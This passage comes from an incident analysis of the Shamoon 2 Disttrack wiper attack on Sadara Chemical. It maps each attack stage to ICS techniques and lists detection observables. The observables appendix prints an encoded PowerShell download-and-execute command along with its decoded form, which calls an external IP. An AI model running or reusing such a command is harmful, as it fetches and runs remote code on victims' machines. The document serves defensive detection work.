From an infected host, the Disttrack dropper attempts to modify the registry, services, and scheduled jobs on each victim machine within a subnet. The malware enables the RemoteRegistry service, if not running, to remotely modify several registry keys to disable UAC and Wow64 redirection. The dropper also remotely modifies the registry to establish a service to run Disttrack components. Modifications to the registry likely result in Event 4567 entries within the remote system's Windows Event Log. The service created for the dropper worm component may be named ntssrv. Alternative names for the same service include Maintenacesrv (where maintenance is deliberately misspelled) and hdv_725x.[47] [48,49,50,51,52]

As a result of service installation, Event 7045 or 4697 is likely written to the remote system's Windows Event Log. Disttrack uses the NETAPI32.dll library in order to remotely schedule tasks via the NetScheduleJobAdd method, resulting in anomalous network traffic within the subnet from the infected machine to potential victims. Given the limitations of the AT_INFO method parameter, the task is scheduled with a default name (e.g., At1.job) or no name approximately 90 seconds after being created and may be deleted shortly thereafter. [53,54,55]

OT Cybersecurity, IT Cybersecurity, and IT Staff may have been able to observe the modifications to device registries, services, and scheduled jobs on infected subnets as Disttrack attempted to propagate through the victim network.

A total of 18 observables were identified with the use of the Modify Program technique (T0889). This technique is important for investigation because it is the mechanism by which the Disttrack worm component propagates through the network. Terminating the chain of techniques at this point would limit propagation of the malware through the network.

Of the 18 observables associated with this technique, 16 are assessed to be highly perceivable.

PLEASE SEEAPPENDIX A: OBSERVABLES LIBRARY

NOTE: Highly perceivable observables are highlighted in italics

APPENDIX A: OBSERVABLES LIBRARY

NOTE: Highly perceivable observables are highlighted in italics

Appendix A for the list of observables and highly perceivable observables.

CyOTE Capabilities for Technique Perception and Comprehension	
Artifacts (See Appendix B)	A total of three artifacts could be generated by the Modify Program technique
Technique Observers	OT Cybersecurity, IT Cybersecurity, IT Staff

3.11. VALID ACCOUNTS TECHNIQUE (T0859) FOR LATERAL MOVEMENT

Another approach likely employed by the adversary to distribute Disttrack included using valid credentials to access machines. Whether this approach was experienced by Sadara Chemical Company is unclear, but CyOTE analysts include this as another process by which Disttrack could have propagated. This approach explains how Disttrack could rapidly propagate across a victim network despite the worm component of the malware only copying itself within the same Class C network. Observers at the Sadara Chemical Company might have noticed the use of valid credentials to log on to machines in distinct subnets using the Remote Desktop Protocol (RDP). These connections likely would generate events within the Windows Event Log (Event ID 1149), as well as network traffic associated with RDP, likely on port 3389 for terminal services. With access to a victim's machine, the adversary could manually download a Zip archive full of scripts, batch files, and templates to distribute Disttrack.[56]

OT Cybersecurity, IT Cybersecurity, and IT Staff may have been able to observe the authentication to systems via RDP and the download of Zip files from an external IP.

A total of nine observables were identified with the use of the Valid Accounts technique (T0859). This technique is important for investigation because it is another mechanism by which the Disttrack worm component propagates through the network. Terminating the chain of techniques at this point would limit propagation of the malware through the network.

Of the nine observables associated with this technique, seven are assessed to be highly perceivable (Anomalous Logon to Local Host via RDP (Windows Event ID 1149); Anomalous Login to Local Host via RDP (Windows Event ID 4624, Types 10, 11); Anomalous Logon to Local Host via RDP (Windows Event ID 462, Types 10, 11) to Specified Subnets; Anomalous Network Traffic Associated with RDP; Anomalous Network Traffic Associated with RDP: Port 3389 Terminal Services; Download of Anomalous Zip Archive; Download of Anomalous Zip Archive to Local Host in Specified Subnets).

PLEASE SEEAPPENDIX A: OBSERVABLES LIBRARY

NOTE: Highly perceivable observables are highlighted in italics

APPENDIX A: OBSERVABLES LIBRARY

NOTE: Highly perceivable observables are highlighted in italics

Appendix A for the list of observables.

CyOTE Capabilities for Technique Perception and Comprehension	
Artifacts (See Appendix B)	A total of 16 artifacts could be generated by the Valid Accounts technique
Technique Observers	OT Cybersecurity, IT Cybersecurity, IT Staff

3.12. CONNECTION PROXY TECHNIQUE (T0884) FOR COMMAND AND CONTROL

The adversary also can deploy Disttrack through a distribution server, a compromised machine on the victim network. This machine serves as a staging area from which the Disttrack malware can be deployed to devices on different parts of the network and automatically propagate. The distribution server connects to machines across multiple subnets so that the adversary can manually copy files to install the Disttrack dropper as a service. The Disttrack installation script clears Windows Event Logs on the machines to which it connects and removes events associated with successful or failed logins via RDP, generating Event IDs 4624 and 4625, respectively.[57]

OT Cybersecurity, IT Cybersecurity, and IT Staff may have been able to observe the authentication to systems via RDP and multiple connections to devices from a single source machine.

A total of six observables were identified with the use of the Connection Proxy technique (T0884). This technique is important for investigation because it is the mechanism by which an adversary can manually spread the Disttrack malware across different subnets within a victim network. Terminating the chain of techniques at this point would limit propagation of the malware through the network.

Of the six observables associated with this technique, five are assessed to be highly perceivable (Download of Anomalous Zip Archive; Anomalous Sequential Connections to Local Hosts Across Multiple Subnets; Copying of Files to Local Hosts Across Multiple Subnets; Deletion of Logs for Local Hosts Across Multiple Subnets (Windows Event ID 4660); Deletion of Logs for Local Hosts Across Multiple Subnets (Windows Event ID 4663)).

PLEASE SEEAPPENDIX A: OBSERVABLES LIBRARY

NOTE: Highly perceivable observables are highlighted in italics

APPENDIX A: OBSERVABLES LIBRARY

NOTE: Highly perceivable observables are highlighted in italics

Appendix A for the list of observables.

CyOTE Capabilities for Technique Perception and Comprehension	
Artifacts **(See Appendix B)**	A total of six artifacts could be generated by the Connection Proxy technique
Technique Observers	OT Cybersecurity, IT Cybersecurity, IT Staff

3.13. EXTERNAL REMOTE SERVICES TECHNIQUE (T0822) FOR INITIAL ACCESS

The adversary depends on stolen RDP credentials for access to and control of the targeted distribution server. Network traffic associated with RDP, likely on port 3389, would have been observed in combination with Security Event IDs 4624 (an account was successfully logged on) and/or 4625 (an account failed to log on) in the Windows Event Viewer, indicating successful or failed account logins.[58,b]

OT Cybersecurity, IT Cybersecurity, and IT Staff may have been able to observe RDP authentication requests from the distribution server or active RDP connections to the distribution server.

A total of four observables were identified with the use of the External Remote Services technique (T0822). This technique is important for investigation as the anomalous RDP network traffic is a means for the adversary to distribute the malware. Terminating the chain of techniques at this point would limit propagation of the malware across different segments within the greater network.

Of the four observables associated with this technique, three are assessed to be highly perceivable (Local Host Makes Active RDP Connections to Other Internal Hosts (Windows Event ID 4624, Types 10, 11); Anomalous Network Traffic Associated with RDP on Port 3389 from External Host; Failed Logon Attempts (Windows Event ID 4625)).

PLEASE SEEAPPENDIX A: OBSERVABLES LIBRARY

NOTE: Highly perceivable observables are highlighted in italics

APPENDIX A: OBSERVABLES LIBRARY

NOTE: Highly perceivable observables are highlighted in italics

Appendix A for the list of observables.

CyOTE Capabilities for Technique Perception and Comprehension	
Artifacts (See Appendix B)	A total of 28 artifacts could be generated by the External Remote Services technique
Technique Observers	OT Cybersecurity, IT Cybersecurity, IT Staff

[b] CyOTE analysts determined that the Sadara Chemical Company originally designed the plant with ABB equipment and as such, originally used Windows 7 and Microsoft Server 2008. Port numbers and associated event ID numbers are based on standard configurations. The company may have upgraded their plant, but analysts did not find any confirming information.

3.14. COMMAND LINE INTERFACE TECHNIQUE (T0807) FOR EXECUTION

The adversary uses valid RDP credentials to establish a foothold to manually distribute the Disttrack dropper to other systems within a victim network. After authenticating via RDP, the adversary downloads and unzips an archive that contains a template to spread to hosts across the victim network. Each line within the template contains an invocation to run a batch script, ok.bat, on a set of targeted hosts specified by 400 text files, [1-400].txt. When the adversary manually executes this command via a terminal on the compromised host, the batch script copies several files used to deploy the Disttrack dropper to the targeted hosts.[59]

OT Cybersecurity, IT Cybersecurity, and IT Staff may have been able to observe files associated with the Zip archive on the system.

A total of 12 observables were identified with the use of the Command Line Interface technique (T0807). This technique is important for investigation because it is a mechanism by which the Disttrack worm could be distributed across multiple subnets. Terminating the chain of techniques at this point would limit propagation of the malware through the network.

Of the 12 observables associated with this technique, nine are assessed to be highly perceivable (Download of Anomalous Zip Archive to Local Host in Specified Subnets from Remote Server; Anomalous Files on Host; Anomalous File on Host: exec-template.txt; Anomalous File on Host: [1-400].txt; Anomalous File on Host: ok.bat; Anomalous File on Host: ntertmgr32.bat; Anomalous File on Host: pa.exe).

PLEASE SEEAPPENDIX A: OBSERVABLES LIBRARY

NOTE: Highly perceivable observables are highlighted in italics

APPENDIX A: OBSERVABLES LIBRARY

NOTE: Highly perceivable observables are highlighted in italics

Appendix A for the list of observables.

CyOTE Capabilities for Technique Perception and Comprehension	
Artifacts **(See Appendix B)**	A total of 25 artifacts could be generated by the Command Line Interface technique
Technique Observers	OT Cybersecurity, IT Cybersecurity, IT Staff

3.15. SCRIPTING TECHNIQUE (T0853) FOR EXECUTION

As mentioned previously, the adversary executes the ok.bat batch script once the targeted hostname is defined in the [1-400].txt files. To deploy the Disttrack dropper to a target, the batch script copies both the Disttrack payload (ntertmgr32.exe) and a batch script to install the payload (ntertmgr32.bat) to the Windows system32 folder. The batch file also copies over the Power Admin's open source PsExec alternative, pa.exe, which starts the Disttrack payload as a service. In addition to the Zip archive, the adversary copies a PowerShell script to the distribution server that executes a payload from the remote server 45.76.128[.]71 for a meterpreter session.[60]

OT Cybersecurity, IT Cybersecurity, and IT Staff may have been able to observe files associated with the Zip archive on the system.

A total of 10 observables were identified with the use of the Scripting technique (T0853). This technique is important for investigation because it is a mechanism by which the Disttrack worm could be distributed across multiple subnets. Terminating the chain of techniques at this point would limit propagation of the malware through the network.

Of the 10 observables associated with this technique, eight are assessed to be highly perceivable (Anomalous Files Copied to Host from Different Host on Same Subnet; Anomalous Files Copied to Host from Different Host on Same Subnet: ntertmgr32.exe; Anomalous Files Copied to Host from Different Host on Same Subnet: ntertmgr32.bat; Anomalous Filepath for Executable on Host; Anomalous Filepath for Executable on Host %WindowsDir%\system32\ntertmgr32.exe; Anomalous Filepath for Script on Host %WindowsDir%\system32\ntertmgr32.bat; Anomalous PowerShell Script Connects to External Host IP; Anomalous PowerShell Script Connects to External Host IP 45.76.128[.]71).

PLEASE SEEAPPENDIX A: OBSERVABLES LIBRARY

NOTE: Highly perceivable observables are highlighted in italics

APPENDIX A: OBSERVABLES LIBRARY

NOTE: Highly perceivable observables are highlighted in italics

Appendix A for the list of observables.

CyOTE Capabilities for Technique Perception and Comprehension	
Artifacts **(See Appendix B)**	A total of 12 artifacts could be generated by the Scripting technique
Technique Observers	OT Cybersecurity, IT Cybersecurity, IT Staff

3.16. NATIVE API TECHNIQUE (T0834) FOR EXECUTION

The adversary utilized an additional spreader for the wiper's distribution. An executable file with an unidentified file name and hash value used the Windows administration tool PsExec (psexec.exe) to remotely execute commands on a destination/remote host. The PsExec executable file remotely spreads and executes the wiper.[61]

OT Cybersecurity, IT Cybersecurity, and IT Staff may have been able to observe Windows Security Event ID 4689 (a process has exited – psexec.exe was executed and then exited) on the source host and Windows System Event ID 7045 (service was installed – the PSEXESVC service was installed) on the destination/remote host.

A total of 10 observables were identified with the use of the Native API technique (T0834). This technique is important for investigation since the presence of an executable file command line calling to PsExec could indicate remote execution of the wiper. Terminating the chain of techniques at this point would limit propagation of the malware across different segments within the greater network.

Of the 10 observables associated with this technique, four are assessed to be highly perceivable (Anomalous Command Line Call Using PsExec; Anomalous Process Created on Source Host (Windows Event ID 4688); Anomalous Process Exited on Source Host (Windows Event ID 4689); Anomalous Service Installed on Target Host (Windows Event ID 4697).

PLEASE SEEAPPENDIX A: OBSERVABLES LIBRARY

NOTE: Highly perceivable observables are highlighted in italics

APPENDIX A: OBSERVABLES LIBRARY

NOTE: Highly perceivable observables are highlighted in italics

Appendix A for the list of observables.

CyOTE Capabilities for Technique Perception and Comprehension	
Artifacts **(See Appendix B)**	A total of 25 artifacts could be generated by the Native API technique
Technique Observers	OT Cybersecurity, IT Cybersecurity, IT Staff

3.17. INDICATOR REMOVAL ON HOST TECHNIQUE (T0872) FOR EVASION

The batch script used for Disttrack distribution ok.bat contains a command to remotely clear event logs from victim machines, obfuscating how the dropper was deployed. Windows Event ID 1102 would have been logged on machines running Microsoft Server 2008 and beyond; CyOTE analysts determined that MS Server 2008 likely was the original OS that Sadara had on its Domain Controller. When event logs are deleted, the operating system will likely generate Windows Event ID 4660. The adversary could also use wevutil, a Windows event log utility, to delete host logs at an anomalous time.[62]

OT Cybersecurity, IT Cybersecurity, and IT Staff may have been able to observe missing event logs on systems across a variety of different network segments.

A total of four observables were identified with the use of the Indicator Removal on Host technique (T0872). This technique is important for investigation because it allows the adversary to obfuscate the distribution of Disttrack throughout the victim's network. Terminating the chain of techniques at this point would limit propagation of the malware through the network.

Of the four observables associated with this technique, two are assessed to be highly perceivable (Deletion of Logs for Local Hosts (Windows Event ID 4660); Deletion of Logs for Local Hosts (Windows Event ID 4663)).

PLEASE SEEAPPENDIX A: OBSERVABLES LIBRARY

NOTE: Highly perceivable observables are highlighted in italics

APPENDIX A: OBSERVABLES LIBRARY

NOTE: Highly perceivable observables are highlighted in italics

Appendix A for the list of observables.

CyOTE Capabilities for Technique Perception and Comprehension	
Artifacts **(See Appendix B)**	A total of 23 artifacts could be generated by the Indicator Removal on Host technique
Technique Observers	OT Cybersecurity, IT Cybersecurity, IT Staff

3.18. STANDARD APPLICATION LAYER PROTOCOL TECHNIQUE (T0869) FOR COMMAND AND CONTROL

The adversary configured the C2 component of Disttrack used in January 2017 to be non-operational, but this aspect of the malware is described here to make organizations aware of this capability.

The Disttrack dropper contains embedded resources named after cryptographic objects. The Disttrack variant used in the late 2016/early 2017 Shamoon 2 attacks decrypted the C2 component from a resource named PKCS7. Later variants of Disttrack used random resource names, such as ICO, LANG, and MENU, mitigating the ability to easily find Disttrack samples. The written contents of the resource are in cleartext to %WinDir%\system32\netinit.exe.[63,64]

Once having infected a machine, Disttrack communicates with its C2 server by periodically generating an HTTP GET request. Notably, one of the HTTP request parameters is named *shinu,* which from Arabic slang translates to *what*, and is likely a default value used to configure the malware. As a result, observers might see anomalous network connections or downloads over HTTP, as well as anomalous DNS requests. If the direct connection fails, then x86 and x64 variants of Disttrack are hardcoded to use 1.1.1.1:8080 as a proxy server, suggesting that the C2 option was unconfigured. For variants where the communications module was configured, the file inf_usbvideo324.pnf enables the adversary to update the hardcoded date for the malware to start wiping victim machines.[65,66,67,68]

OT Cybersecurity, IT Cybersecurity, and IT Staff may have been able to observe the connection attempts to the C2 server and hardcoded proxy from machines on subnets with infected systems.

A total of 17 observables were identified with the use of the Standard Application Layer Protocol technique (T0869). This technique is important for investigation because it is the mechanism by which the Disttrack worm may update its wiping date. Terminating the chain of techniques at this point would limit propagation of the malware through the network.

Of the 17 observables associated with this technique, 13 are assessed to be highly perceivable.

PLEASE SEEAPPENDIX A: OBSERVABLES LIBRARY

NOTE: Highly perceivable observables are highlighted in italics

APPENDIX A: OBSERVABLES LIBRARY

NOTE: Highly perceivable observables are highlighted in italics

Appendix A for the list of observables and highly perceivable observables.

CyOTE Capabilities for Technique Perception and Comprehension	
Artifacts (See Appendix B)	A total of 12 artifacts could be generated by the Standard Application Layer Protocol technique
Technique Observers	OT Cybersecurity, IT Cybersecurity, IT Staff

3.19. CONNECTION PROXY TECHNIQUE (T0884) FOR COMMAND AND CONTROL

When the remote machine decrypts and executes the C2 component, the malware attempts to communicate with a Disttrack C2 server. Disttrack samples associated with Shamoon 2 contain a hardcoded URL to connect, via HTTP, to a hostname of *server*. If that connection fails, the module tries to connect to a hardcoded proxy server of 1.1.1.1:8080, which is not an operational C2 server. Through the connection proxy, the C2 malware can obtain information about when to execute the wiper, as the hardcoded detonation time can be set by writing to %WinDir%\inf\usbvideo324.pnf. If the C2 server is operational, it can send a report verifying that a disk is wiped.[69,70,71,72,73]

OT Cybersecurity, IT Cybersecurity, and IT Staff may have been able to observe the connection attempts to the C2 server and hardcoded proxy from machines on subnets with infected systems.

A total of 14 observables were identified with the use of the Connection Proxy technique (T0884). This technique is important for investigation because it is the mechanism by which the Disttrack worm may update its wiping date. Terminating the chain of techniques at this point would limit propagation of the malware through the network.

All 14 observables are assessed to be highly perceivable.

PLEASE SEEAPPENDIX A: OBSERVABLES LIBRARY

NOTE: Highly perceivable observables are highlighted in italics

APPENDIX A: OBSERVABLES LIBRARY

NOTE: Highly perceivable observables are highlighted in italics

Appendix A for the list of observables and highly perceivable observables.

CyOTE Capabilities for Technique Perception and Comprehension	
Artifacts (See Appendix B)	A total of six artifacts could be generated by the Connection Proxy technique
Technique Observers	OT Cybersecurity, IT Cybersecurity, IT Staff

3.20. DATA DESTRUCTION TECHNIQUE (T0809) FOR INHIBIT RESPONSE FUNCTION

On 23 January 2017, the Sadara Chemical Company experienced a network disruption due to the Shamoon 2 malware campaign. For this technique, the Disttrack dropper performs a check to determine whether to run the wiper on an infected system.

If the file %WinDir%\inf\usbvideo324.pnf exists, downloaded from a C2 server as described in the Standard Application Layer Protocol technique (T0869), the dropper checks that the system time is not earlier than the time period specified in that file. In the case of the attack on Sadara, as mentioned previously, the C2 component was disabled, and the malware executed the wiper by checking a hardcoded date.[74]

At the specified time, the Disttrack dropper extracts a public encryption key and the wiper component. The public encryption key is written to c:\windows\temp\key8854321.pub, while the wiper component is written to %WinDir%\system32\<filename.exe> for one of multiple possible filenames listed in Appendix A. The dropper runs the wiper executable with a command line argument of 1, then extracts the wiper component EldoS' RawDisk driver from its resources and writes it to C:\Windows\System32\Drivers\drdisk.sys. This dropper creates and starts a service using drdisk.sys as a kernel driver, which allows the malware to directly manipulate files and disks.[75,76,c]

Before starting to wipe the victim machine, Disttrack sets the system clock to a random date in August 2012, likely to ensure that the driver is within its license validity period. The wiper then queries the registry to identify partitions for the firmware and system boot devices to be wiped; in addition, the wiper overwrites several system files. The wiper keeps track of the operations performed, writing to the file netimm173.pnf.[77,78,79,80]

Engineering, OT Staff, OT Cybersecurity, Management, Support Staff, IT Cybersecurity, and IT Staff would have been able to observe the impact of machines being rendered unusable due to the Disttrack wiper.

A total of 62 observables were identified with the use of the Data Destruction technique (T0809). This technique is important for investigation because it is the mechanism by which Disttrack destroys data and incapacitates systems. Terminating the chain of techniques at this point would limit the destruction of data and resultant business interruptions.

Of the 62 observables associated with this technique, 51 are assessed to be highly perceivable.

PLEASE SEEAPPENDIX A: OBSERVABLES LIBRARY

NOTE: Highly perceivable observables are highlighted in italics

APPENDIX A: OBSERVABLES LIBRARY

NOTE: Highly perceivable observables are highlighted in italics

Appendix A for the list of observables and highly perceivable observables.

CyOTE Capabilities for Technique Perception and Comprehension	
Artifacts **(See Appendix B)**	A total of 27 artifacts could be generated by the Data Destruction technique

[c] Samples of the malware used in the attack on Sadara had the same hash as the variant used in the 2012 Shamoon attack against Saudi Aramco.

Technique Observers	Engineering, OT Staff, OT Cybersecurity, Management, Support Staff, IT Cybersecurity, IT Staff

3.21. DEVICE RESTART/SHUTDOWN TECHNIQUE (T0816) FOR INHIBIT RESPONSE FUNCTION

After wiping the infected machine, the Disttrack malware issues a shutdown command via command line interface (CLI), forcing all applications to close and rebooting the system after two seconds. Those logged into the machine and using a GUI would see a visible dialog prompt declaring an impending reboot. With the partition tables erased, the system is rendered completely unusable and cannot successfully reboot.[81,82,83]

Engineering, OT Staff, OT Cybersecurity, Management, Support Staff, IT Cybersecurity, and IT Staff would have been able to observe the impact of machines being unable to successfully reboot.

A total of eight observables were identified with the use of the Device Restart/Shutdown technique (T0816). This technique is the final step by which Disttrack incapacitates systems. Terminating the chain of techniques at this point would not limit the destruction of data or resultant business interruptions.

Of the eight observables associated with this technique, six are assessed to be highly perceivable (Existence of Anomalous Dialog Prompt; Existence of Anomalous Dialog Prompt: Declaring Impending Reboot; System Anomalously Reboots; System Anomalously Reboots: Two Minutes After Command Executed; System Anomalously Unusable; System Anomalously Unusable Post Reboot).

PLEASE SEEAPPENDIX A: OBSERVABLES LIBRARY

NOTE: Highly perceivable observables are highlighted in italics

APPENDIX A: OBSERVABLES LIBRARY

NOTE: Highly perceivable observables are highlighted in italics

Appendix A for the list of observables.

CyOTE Capabilities for Technique Perception and Comprehension	
Artifacts **(See Appendix B)**	A total of 17 artifacts could be generated by the Device Restart/Shutdown technique
Technique Observers	Engineering, OT Staff, OT Cybersecurity, Management, Support Staff, IT Cybersecurity, IT Staff

3.22. LOSS OF PRODUCTIVITY AND REVENUE TECHNIQUE (T0828) FOR IMPACT

The Shamoon 2 cyber attack employing the Disttrack wiper forced Sadara Chemical Company to shut down its computer networks on 23 January 2017. Systems infected with Disttrack had their data deleted and were unable to reboot.[84]

As part of the incident response, Sadara stopped all services related to the infected networks.[85] Updates posted by Sadara on Twitter suggest that comprehension and subsequent mitigation of the attack was completed within three days. On 25 January 2017, Sadara reported at 8:45 AM local time that the impact had been contained. The following day, on 26 January, Sadara stated that Symantec had deployed a solution for the disruption.[86] The financial losses to Sadara from the attack were not disclosed.[87]

Engineering, OT Staff, OT Cybersecurity, Management, Support Staff, IT Cybersecurity, and IT Staff would have been able to observe the impact of service shutdowns in response to the Shamoon 2 Disttrack variants on Sadara's networks.

A total of four observables were identified with the use of the Loss of Productivity and Revenue technique (T0828). This technique is important for investigation to determine the extent of potential damage to systems and business losses. This technique occurs beyond the point at which the victim could limit the impact of the attack.

All four observables are assessed to be highly perceivable.

PLEASE SEEAPPENDIX A: OBSERVABLES LIBRARY

NOTE: Highly perceivable observables are highlighted in italics


APPENDIX A: OBSERVABLES LIBRARY

NOTE: Highly perceivable observables are highlighted in italics

Appendix A for the list of observables and highly perceivable observables.

CyOTE Capabilities for Technique Perception and Comprehension	
Artifacts (See Appendix B)	A total of five artifacts could be generated by the Loss of Productivity and Revenue technique
Technique Observers	Engineering, OT Staff, OT Cybersecurity, Management, Support Staff, IT Cybersecurity, IT Staff

Figure 3. Attack Graph



APPENDIX A: OBSERVABLES LIBRARY

NOTE: Highly perceivable observables are highlighted in italics

Observables Associated with Spearphishing Attachment (T0865)	
Observable 1	Email with Attached Anomalous MS Office Document
Observable 2	Anomalous DNS Traffic
Observable 3	DNS Traffic Related to Domains Hosting Anomalous Document
Observable 4	DNS Traffic Related to Domain Hosting Anomalous Document: hxxp://mol.com-ho[.].me/cv_itworx.doc
Observable 5	DNS Traffic Related to Domain Hosting Anomalous Document: hxxp://briefl.ink/qhtma
Observable 6	DNS Traffic Related to Domain Hosting Anomalous Document: hxxp://ntg-sa[.]com
Observable 7	DNS Traffic Related to Domain Hosting Anomalous Document: hxxp://maps-modon[.]club
Observable 8	*Anomalous MS Office Document*
Observable 9	*Anomalous MS Office Document with Embedded PowerShell Scripts*
Observable 10	*Anomalous MS Office Document with Embedded PowerShell Scripts Encrypted in Base64*
Observable 11	*Anomalous PowerShell Script*
Observable 12	*Anomalous PowerShell Script Encoded with Base64*
Observable 13	*PowerShell Script Encoded via Base 64: PowerShell.exe -window hidden -e cABvAHcAZQByAHMAaABlAGwAbAAuAGUAeABlACAALQB3ACAAaABpAGQAZABlAG4AIAAtAG4AbwBuAGkAIAAtAG4AbwBwACAALQBjACAAIgBpAGUAeAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTAHkAcwB0AGUAbQAuAE4AZQB0AC4AVwBlAGIAQwBsAGkAZQBuAHQAKQAuAEQAbwB3AG4AbABvAGEAZABTAHQAcgBpAG4AZwAoACcAaAB0AHQAcAA6AC8ALwAxADMAOQAuADUAOQAuADQANgAuADEANQA0ADoAMwA0ADgANQAvAGUAaQBsAG8AUwBoAGEAZQBnAGEAZQAxACcAKQAiAA==*
Observable 14	*Anomalous PowerShell Script Decoded with Base64: PowerShell.exe -w hidden -noni -nop -c “iex(New-Object System.Net.WebClient). DownloadString(hxxp://139.59.46.154:3485/eiloShaegae1)”*
Observable 15	MS Office Documents with Specific Filenames: cv.doc
Observable 16	MS Office Documents with Specific Filenames: cv_mci.doc
Observable 17	MS Office Documents with Specific Filenames: cv_itworx.doc
Observable 18	MS Office Documents with Specific Filenames: discount_voucher_codes.xlsm
Observable 19	MS Office Documents with Specific Filenames: Health_insurance_plan.doc
Observable 20	MS Office Documents with Specific Filenames: Health_insurance_registration.doc
Observable 21	MS Office Documents with Specific Filenames: job_titles.doc
Observable 22	MS Office Documents with Specific Filenames: job_titles_itworx.doc

Observables Associated with Spearphishing Attachment (T0865)	
Observable 23	MS Office Documents with Specific Filenames: job_titles_mci.doc
Observable 24	MS Office Documents with Specific Filenames: Password_Policy.xlsm
Observable 25	MS Office Documents with Specific Hashes: f4d18316e367a80e1005f38445421b1f (cv.doc)
Observable 26	MS Office Documents with Specific Hashes: 19cea065aa033f5bcfa94a583ae59c08 (discount_voucher_codes.xlsm)
Observable 27	MS Office Documents with Specific Hashes: ecfc0275c7a73a9c7775130ebca45b74 (Health_insurance_plan.doc)
Observable 28	MS Office Documents with Specific Hashes: 1b5e33e5a244d2d67d7a09c4ccf16e56 (Health_insurance_registration.doc)
Observable 29	MS Office Documents with Specific Hashes: fa72c068361c05da65bf2117db76aaa8 (job_titles.doc)
Observable 30	MS Office Documents with Specific Hashes: 43fad2d62bc23ffdc6d301571135222c (job_titles_itworx.doc)
Observable 31	MS Office Documents with Specific Hashes: ce25f1597836c28cf415394fb350ae93 (job_titles_mci.doc)
Observable 32	MS Office Documents with Specific Hashes: 03ea9457bf71d51d8109e737158be888 (Password_Policy.xlsm)
Observable 33	Anomalous Outbound Network Connections via HTTP
Observable 34	Anomalous Outbound Network Connections via HTTPs

Observables Associated with User Execution (T0863)	
